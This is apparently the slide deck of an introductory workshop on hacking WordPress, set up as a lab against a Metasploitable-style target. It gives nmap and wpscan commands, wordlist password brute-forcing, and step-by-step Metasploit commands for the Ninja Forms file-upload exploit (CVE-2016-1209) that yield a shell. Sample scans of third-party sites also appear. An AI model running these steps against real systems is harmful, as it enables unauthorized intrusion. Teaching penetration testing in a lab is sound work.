

From Zero to Root in 120 minutes

Introduction to Wordpress Hacking



#emfcamp

@LEYRER

<https://martin.leyrer.priv.at>

Before we begin ...

FOR BEGINNERS !!!

IT-Sec professionals and the like will be co-opted to help running this workshop!



PCMCIA

- People Can't Memorize Computer Industry Acronyms
- PLEASE ask if something is unclear, you don't understand an acronym, etc.

CCC Hacker Ethics

- Access to computers - and anything which might teach you something about the way the world really works - should be unlimited and total. Always yield to the Hands-On Imperative!
- All information should be free.
- Mistrust authority - promote decentralization.
- Hackers should be judged by their acting, not bogus criteria such as degrees, age, race, or position.
- You can create art and beauty on a computer.
- Computers can change your life for the better.
- **Don't litter other people's data.**
- **Make public data available, protect private data.**

CCC Hacker Ethics

- **Don't litter other people's data.**
- **Make public data available, protect private data.**

What are we using ?


Target: Metasploitable

- Metasploitable is essentially a penetration testing lab in a box created by the Rapid7 Metasploit team.



Kali Linux

- Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.



Metasploit

- The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.




Working with the Metasploit Framework

- Find target system
- Find/Choose exploit
- Select payload and configure it
 - VNC-Server
 - Shell
- Execute exploit
- Further work on the target system ;)

Portscans using nmap

- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses
- The name stands for “Network Mapper”



```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe


root@pensrv:~#
root@pensrv:~# nmap -TS wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.ispgateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp   closed X11
6001/tcp   closed X11:1
6002/tcp   closed X11:2
6003/tcp   closed X11:3
6004/tcp   closed X11:4
6005/tcp   closed X11:5
6006/tcp   closed X11:6
6007/tcp   closed X11:7
6008/tcp   closed X11:8
6009/tcp   closed X11:9
6017/tcp   closed xmail-ctrl
6050/tcp   closed arcserve
49400/tcp  closed compaqdiag
50000/tcp  closed iiimf
50002/tcp  closed iiimf
54320/tcp  closed bo2k
61439/tcp  closed netprowler-manager
61440/tcp  closed netprowler-manager2
61441/tcp  closed netprowler-sensor
65301/tcp  closed pcanynwhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```

Wordpress - wpscan

- WPScan is a free, for non-commercial use, black box WordPress security scanner written for security professionals and blog maintainers to test the security of their sites.



```
kali@kali: ~  
└─$ wpscan --url https://www.automattic.com/wordpress/
```

WordPress Security Scanner by the WPScan Team
Version 3.8.18
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @Firefart

```
[*] URL: https://www.automattic.com/wordpress/  
[*] Started: Thu Nov 11 11:39:39 2021
```

Interesting Finding(s):

```
[+] Headers  
Interesting Entries:  
- Server: Apache/2.4.29  
- X-Robots-Tag: noindex,nofollow  
Found By: Headers (Passive Detection)  
Confidence: 100%
```

```
[+] WordPress readme found: https://www.automattic.com/wordpress/readme.html  
Found By: Direct Access (Aggressive Detection)  
Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: https://www.automattic.com/wordpress/wp-cron.php  
Found By: Direct Access (Aggressive Detection)  
Confidence: 60%  
References:  
- https://www.iplocation.net/defend-wordpress-from-ddos  
- https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).  
Found By: Res Generator (Passive Detection)  
- https://www.automattic.com/wordpress/feed/, <generator>https://wordpress.org/?v=5.7.2</generator>  
- https://www.automattic.com/wordpress/comments/feed/, <generator>https://wordpress.org/?v=5.7.2</generator>
```

CCC Hacker Ethics

- **Don't litter other people's data.**
- **Make public data available, protect private data.**

WIFI:

emf

(either one will do)

Postgress for Metasploit

- Postgress database
- Start:
service postgresql start
- Check:
systemctl status postgresql

Metasploit DB & console

- msfdb init
- msfconsole
- msf > db_status
- msf > msfupdate
- msf > show exploits

```
(kali@kali) - [~]
└─$ msfconsole

      /\
     (-----)
    (  o_o  )
     \_o_o_/
      \___/ MSF
         |
         |  WW  |
         |||||
         |||||

      =[ metasploit v6.1.27-dev ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules

msf6 > * 
```

VICTIM:

XXX . XXX . XXX . XX

Overview: nmap

- `nmap -sS -Pn 151.216.150.14`

More Info

Warning, these commands may take a while

- `nmap -Pn -p 8000-9000 151.216.150.14`
- `nmap -T4 -sV --version-all --osscan-guess -A 151.216.150.14`
- `nmap -sV --osscan-guess -p 1-10000 151.216.150.14`

Wordpress

- <http://151.216.150.14:8585/wordpress/>
- Can you find out, which plugins this Wordpress instance uses by just using your webbrowser?
- Can you find out the Wordpress version by just using your webbrowser?

searchsploit wordpress ninja

search wordpress ninja

- CVE-2016-1209
- The Ninja Forms plugin before 2.9.42.1 for WordPress allows remote attackers to conduct PHP object injection attacks via crafted serialized values in a POST request.
- unauthenticated file upload vulnerability, allowing guests to upload arbitrary PHP code that can be executed in the context of the web server.
- use `exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload`

wpscan

- `wpscan --help | less`
- `wpscan --url
http://[IPADDRESS]:8585/wordpress/ | less`
- `wpscan --url
http://[IPADDRESS]:8585/wordpress/ -e u1-5`

CCC Hacker Ethics

- **Don't litter other people's data.**
- **Make public data available, protect private data.**

Let's find a password

- Take a look at /usr/share/wordlists
- wpscan --passwords
/usr/share/wordlists/metasploit/unix_passwords.txt
--usernames admin
--url http://[IPADDRESS]:8585/wordpress/

Let's hack!

- msfconsole
 - use
exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
 - search CVE-2016-1209 / use 0
 - show options
 - set rhost 151.216.150.14
 - set rport 8585
 - set TARGETURI /wordpress/
 - set FORM_PATH /index.php/king-of-hearts/
- exploit / run
 - sysinfo
 - shell
 - whoam

Choose your path

- msfconsole
 - use
exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
 - show options
- msfconsole
 - search CVE-2016-1209
 - use 0
 - show options

Set options

- show options
- set rhost 151.216.150.14
- set rport 8585
- set TARGETURI /wordpress/
- set FORM_PATH /index.php/king-of-hearts/

Let's hack!

- exploit

- sysinfo
- shell
- whoam

- run

- sysinfo
- shell
- whoam

CCC Hacker Ethics

- **Don't litter other people's data.**
- **Make public data available, protect private data.**

#emfcamp

@LEYRER

<https://martin.leyrer.priv.at>